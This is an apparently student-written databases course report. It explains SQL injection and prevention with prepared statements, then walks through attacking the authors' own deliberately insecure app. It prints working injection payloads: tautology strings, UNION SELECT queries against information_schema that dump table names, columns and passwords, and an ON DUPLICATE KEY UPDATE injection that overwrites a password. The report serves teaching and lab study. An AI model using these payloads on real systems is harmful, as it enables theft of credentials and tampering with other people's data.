
SQL Injection

Kristen Behrakis & Emily Lepert
Databases, Spring 2019

SQL

1. WHAT IS SQL?


Structured Query Language, or SQL, is a database language used to interface with relational databases. Relational databases, like MySQL, store information in tables with rows and columns. This differs from non-relational databases, which represent information via a collection of JSON documents. SQL queries typically include key SQL commands (such as INSERT INTO, SELECT, WHERE) and conditions. For example, suppose we have a customer table. In this customer table, we will store information on a customer's name, password, and favorite color.



Customer Table


name	password	favorite color

If we want to add a customer to the customer table, we will perform the following query:



```
INSERT INTO customers (name, password, favorite color) VALUES ('Riccardo', 'i<3d4t4bases', red)
```

This results in the following table:



Customer Table

name	password	favorite color
Riccardo	i<3d4t4bases	red

We can then select Riccardo's favorite color via the following query:

```
SELECT favorite color FROM customers WHERE name = "Riccardo"
```

2. WHO USES SQL?


In the industry, MySQL and Microsoft SQL Server are among the most popular databases. Although non-SQL databases, such as MongoDB and Hadoop, have been making a rise in recent years, SQL databases are still some of the most prominent. In fact, many well-established and highly data-driven companies are using SQL databases. These companies include Dell, Yahoo, Microsoft, NASA, Netflix, Facebook, etc.[1] As the world becomes increasingly data-driven, it is imperative that data is stored securely.

SQL Injection

1. WHAT IS SQL INJECTION?

SQL injection (or SQLi) is the act of using SQL code to access backend database information that the developer does not want the user to have access to. It uses a text entry field that would normally be a search query string, and formats it in a certain way such that it inserts extra SQL code. This can be very damaging as private information can be accessed and consumer trust is lost.

Referring back to our example, say an attacker wanted to know everyone's favorite color. By typing in: Riccardo" AND "a" = "a they can manage to insert extra SQL code. In this case, the "a"= "a" is always true so all of the favorite colors will be returned.



```
SELECT favorite color FROM customers WHERE name = "Riccardo" OR "a"= "a"
```

The trick to this is to manage the first and end quotes correctly. They are hard coded into the backend, as the backend is expecting the user to input a string that it will use to compare every name in the database to. It's important when injecting SQL code to manage those quotation marks by either commenting them out or making them a part of the attack.

2. HISTORY AND VARIATIONS OF SQL INJECTION

SQl injection is a regular tool in hackers' arsenal. In the early 2010s, it was used to extract employee information from the World Trade Organisation, US Department of Energy and the Wall Street Journal. The first formal documentation of SQL injection was documented in 1998 by Jeff Forristal in the December issue of Phrack. 23 years later, SQLi is still consistently ranked as one of the top threats that websites face.

The most effective SQLi attacks are the automated ones. Hackers will use programs like Havji or sqlmap that crawl through a website's input fields and automatically tries different queries that might cause a SQL syntax mishap. Finding websites to target has also been made easy with programs parsing

[1] https://www.mysql.com/customers/
https://georgewalters.wordpress.com/2016/04/07/what-big-companies-use-microsoft-sql-server/

Google search results and finding vulnerable websites. There are YouTube tutorials on how to carry out SQLi attacks and it's so easy, people can teach their 3 year olds how to do it. [2]

3. PREVENTION

So if it's so easy to carry out, how do people protect their websites from it? The main one is to use prepared statements. Prepared statements are basically a way to format a query rigidly and enforce the data type of the input. The developer first creates an empty query with question marks as placeholders, and then binds each variable to the placeholder, specifying the type. This ensures that the input is broken up correctly and that it won't let an invalid data type through. For example, if the query is checking for an age value, it won't accept a string, only integers. This is basically ensuring that the user's input is not directly used in a SQL query, rather there are some checks before it gets validated.[3]

There are also a lot of SQL scripts that automatically sanitize inputs.

Creating The Victim

Because using SQL Injection on public websites is illegal, we implemented our own website application that is connected to a SQL Database. For this project, we used a JavaScript library called ReactJS to build our User Interface. The landing page includes a form where users can enter the name of a person in the database and can view the person's favorite color. Once the user searches for a name, the application runs a query of our customers database. For example, if the user enters the name "Emily," the following query will be run against our database:

```
SELECT FavoriteColor FROM customers WHERE name='Emily'
```


We also give the user the option to add a new person to the database. To do this, the user fills out several fields, including name, email, password, address, and favorite color. When the user hits submit, the following query will be run against our database:

```
INSERT INTO customers (name, Email, Password, address, FavoriteColor)
        VALUES ('name', 'name@name.com', 'pass', 'Olin Way', 'blue')
```


To use SQL, we also worked with a program called MySQL Workbench. This is a visual database tool where we constructed local instances of our databases. In MySQL Workbench, we created a database called nodemysql with two tables, as shown below:

[2] https://www.vice.com/en_us/article/aekzez/the-history-of-sql-injection-the-hack-that-will-never-go-away

[3] https://websitebeaver.com/prepared-statements-in-php-mysqli-to-prevent-sql-injection



To connect to our local database, we simply connect using our local username and password for the database:



```
// Setting up the connection to the sql database
var con = mysql.createConnection({
  host: "localhost",
  user: "root",
  password: "password",
  insecureAuth: true,
  database: "nodemysql"
});

con.connect()
```

The Attack

Plotting the Attack

Suppose we stumble upon A Very Insecure App and decide to exploit it using SQL injection. We first notice that this application has two main purposes: displaying a given user's favorite color and adding a new user to the database. What kind of secret information might we want to find? How can we construct calls to the SQL database to get this information?


Let's list out what information we hope to extract:

1.) All Favorite Colors. As proficient hackers, we don't want to be limited to only seeing one person's favorite color. We want to see everyone's favorite color, regardless of if we know their names.
2.) Name of Table. What table are we working in anyway? If we know the table name, we can select more information from the table.
3.) Column Names. If we find out what other columns are in the table, we can view these secret columns.

4.) Extract Passwords. Once we find all the column names, we might notice a very secretive column name, such as Passwords. Now we can exploit the database to view all passwords.
5.) Update a Password. At this point, we know all elements in the database. Let's try to change someone's password in the database.
6.) Other Table Names. Are there other tables in the database that we could exploit?
7.) Extract Info From New Table. Now that we know the names of other tables, we can perform similar SQL injection attacks to find all of their information as well.


Step 1: All Favorite Colors

In the standard case, the user would type the name of a person into the textbox. This would result in the following query being run:




```
SELECT favorite color FROM customers WHERE name = 'Emily'
```

To get all favorite colors, we need to manipulate the conditional. As described above in the What Is SQL Injection section, this can be achieved by running the following:



```
Emily' OR 'a'='a
```


Running this query results in all of the favorite colors in the database:



```
FavoriteColor
Black
blue/green
Purple
```


Step 2: Name of Table

Next, we will extract the name of the table. To achieve this, we can use the UNION operator, which can be used to combine the results of multiple SELECT statements. To get the table name, we will need to run the following SQL query:



```
SELECT FavoriteColor
    FROM customers
    WHERE name='Emily'
UNION SELECT table_name
    FROM information_schema.columns
    WHERE column_name = 'FavoriteColor'
```


Information_schema is a built-in set of views that retrieves metadata from the database. One possible view is columns, i.e information_schema.columns. By default, this will provide information for every table in the database, such as table_name, column_name, data_type, etc.[4] How do we parse through all this database information to find the specific table we are in? To do this, we will select the value of table_name where one of the column names is 'FavoriteColor.' Assuming there is only one table with column FavoriteColor, we will have found the name of the database that we are searching in. The result of the query is shown below, and we can see that the table name is customers:



```
FavoriteColor
blue/green
customers
```

Step 3: Column Names


Now that we know the table name, we can see what other information is available in this table. To start, we need to find all of the column names. This can be done via the following query:



```
SELECT FavoriteColor
    FROM customers
    WHERE name='Emily'
UNION SELECT column_name
    FROM information_schema.columns
    WHERE table_name = 'customers'
```

[4] https://www.mssqltips.com/sqlservertutorial/183/informationschemacolumns/

Just like when finding the table name, we will again use the UNION operator to run multiple SELECT statements. In the second select statement, we again use information_schema.columns to find all column information. Now that we know the table name, we can use the WHERE conditional to only keep column_names that are part of the "customers" table. The result of this query indicates that there are 5 columns: name, address, Email, Password, and FavoriteColor. The output is shown below:




```
A Very Insecure App!

Name:
[          ]
[Search]

FavoriteColor
blue/green
name
address
Email
Password
FavoriteColor
```


Step 4: Extract Passwords

From Step 3, we can see that there is a column named Passwords. To extract the Password values, we can run the following query:



```
SELECT FavoriteColor
     FROM customers
     WHERE name='Emily'
UNION SELECT Password
     FROM customers
     WHERE 'a' = 'a'
```


Again, we are using the UNION operator to run multiple SELECT statements. This second SELECT statement selects the Password column from the customers database. The conditional WHERE clause always evaluates to true, ensuring that all Passwords in the database are displayed. The result of the query is as follows:



```
FavoriteColor
blue/green
ILoveEmily
i<3cat$
not$o$ecretPa$$word
```


Step 5: Update a Password

We now know how to view the data in any column of the database. Now, let's change a value in the database. Unlike the previous steps, we cannot use the Name Search functionality to easily update the database. We can no longer use UNION because we are attempting to update the database, not just select from it. Instead, we will exploit the functionality that allows us to add a new person to the database. We can achieve this by running the following query:



```
INSERT INTO customers (name, Email, Password, address, Favorite Color)
VALUES ('Riccardo',",", ", ")
ON DUPLICATE KEY UPDATE Password = 'youve been hacked' ;--
```


This attack utilizes the ON DUPLICATE KEY UPDATE clause. This clause is used to handle the case where you try to add a new user to the database but that user already exists. This clause compares the values of the primary keys in the database to the primary key of the new user we are trying to add. In this database, the primary key is the name field. Because we already know all of the names (and thus primary keys) in the database, we can simply type in Riccardo's name and override his password. In this case, we have changed Riccardo's password to be 'youve been hacked.' We verify this works by viewing the updated table in MySQL Workbench:



name	address	Email	Password	FavoriteColor
Athmika	100 olin way	asenthilkumar@olin.edu	iLoveKristen	purple
Emily	1000 Olin Way, 4E	elepert@olin.edu	i<3cat$	blue/green
Kristen	1000 Olin Way	kbehrakis@olin.edu	not$o$ecretPa$$w0rd	Purple
Riccardo	100 Hacker Way	rpucella@olin.edu	youve been hacked	orange


Step 6: Other Table Names

At this point, we know how to extract all information from the table we are selecting from. Now, we want to find if there are other tables in the database that we can exploit. We can find a list of all the tables by running the following SQL query:



```
SELECT FavoriteColor
    FROM customers
    WHERE name='Kristen'
UNION SELECT table_name
    FROM information_schema.tables
    WHERE 'a' = 'a'
```

Similar to Step 2, this attack also uses information_schema. The difference is that we are using the tables view (ie. information_schema.tables), which provides information on all the tables in the database. The result of running this query is hundreds of lines of information. The information we care about, however, is located at the bottom of the list:




```
staff_list
sales_by_store
sales_by_film_category
actor_info
countrylanguage
super_secret_table
customers
```

From the information above, we can see that some of the tables in this database include actor_info, countrylanguage, super_secret_table, customers, etc. Being the professional hackers we are, we think it would be interesting to exploit super_secret_table next.


Step 7: Extract Information From New Table

Using the same approach as described in Step 3, we found that one of the columns in the super_secret_table is called SECRET. By running the following query, we can get all values in the SECRET column:



```
SELECT FavoriteColor
    FROM customers
    WHERE name='Kristen'
UNION SELECT SECRET
    FROM super_secret_table
    WHERE 'a' = 'a'
```

We use the UNION operator to display the result of two different SELECT statements. The seconds SELECT statement gets the column named 'SECRET' from the super_secret_table. The result of running this query is shown below:



```
FavoriteColor
Purple
I never clean my room.
I once hit my head on the Wellesley shuttle 3 times in one day.
I havent changed my bed sheets since February.
```

These certainly are some scandalous secrets!